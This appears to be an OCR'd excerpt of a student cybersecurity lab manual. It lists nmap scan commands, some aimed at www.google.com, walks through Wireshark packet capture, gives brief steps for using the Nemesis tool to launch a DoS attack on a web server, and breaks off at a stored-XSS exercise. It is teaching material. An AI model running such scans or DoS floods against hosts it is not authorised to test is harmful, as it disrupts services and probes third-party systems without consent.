
Step 4: ifconfig

CONCLUSION: The Commands are successfully executed.


PRACTICAL NO 4

AIM: Using Nmap (Network mapping) scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, and XMAS.


Open cmd and type: nmap




1. nmap –sA –T4 www.google.com OR nmap –sA – T4 scanme.nmap.org




2. nmap –p22,113,139 scname.nmap.org




3. nmap –sF –T4 www.google.com



4. nmap –sN –p21 scanme.nmap.org



5. nmap –sX –T4 scanme.nmap.org




CONCLUSION: Using Nmap (Network mapping) the commands are successfully executed.

PRACTICAL NO 5


AIM:- (A) Using Wireshark (Sniffer) Capture and analyze network packets.
(B) Use nemesy to launch DoS attack.

Capturing Packets

Capture traffic on your wireless network, click your wireless interface.
You can configure advanced features by clicking Capture → Options, but this isn't necessary for now.



As soon as you single-click on your network interface's name, you can see how the packets are working in real time. Wireshark will capture all the packets going in and out of our systems.
Promiscuous mode is the mode in which you can see all the packets from other systems on the network and not only the packets send or received from your network adapter. Promiscuous mode is enabled by default. To check if this mode is enabled, go to Capture and Select Options. Under this window check, if the checkbox is selected and activated at the bottom of the window. The checkbox says "Enable promiscuous mode on all interfaces".




The red box button “STOP” on the top left side of the window can be clicked to stop the capturing of traffic on the network.

Color Coding

Different packets are seen highlighted in various different colors. This is Wireshark’s way of displaying traffic to help you easily identify the types of it. Default colors are:


- Light Purple color for TCP traffic
- Light Blue color for UDP traffic
- Black color identifies packets with errors – example these packets are delivered in an unordered manner.

To check the color coding rules click on View and select Coloring Rules. These color coding rules can be customized and modified to fit your needs.




Analyze the captured Packets:

First of all, click on a packet and select it. Now, you can scroll down to view all its details.



Filters can also be created from here. Right-click on one of any details. From the menu select Apply as Filter drop-down menu so filter based on it can be created.


Expand Subtrees
Expand All
Collapse All
Apply as Column
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize with Filter
Follow
Copy
Show Packet Bytes...
Export Packet Bytes...
Wiki Protocol Page
Filter Field Reference
Protocol Preferences
Decode As...
Go to Linked Packet
Show Linked Packet in New Window
Selected
Not Selected
...and Selected
...or Selected
...and not Selected
...or not Selected
Encapsulation type (frame.encap_type)
Packets: 106461 · Displayed: 5050 (4.7%)
Profile: Default

(B) Using NEMESIS tool, launch DOS Attack.


Theory: A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Nemesis is a command-line network packet crafting and injection utility for UNIX-like and Windows systems. Nemesis, is well suited for testing Network Intrusion Detection Systems, firewalls, IP stacks and a variety of other tasks. As a command-line driven utility, Nemesis is perfect for automation and scripting.

Procedure:

Download NEMESIS tool from "nemesis.sourceforge.net" and unzip the contents in a drive.

Launch the NEMESIS.exe application from command prompt as shown below.



After launching NEMESIS, provide host and port of webserver on which attack is to be done.

CONCLUSION: We have successfully analyzed the packets provided and solved the questions using wireshark & Used NEMESIS tool to launch DOS attack.

PRACTICAL NO 6


AIM: Simulate persistent cross-site scripting attack.

THEORY:

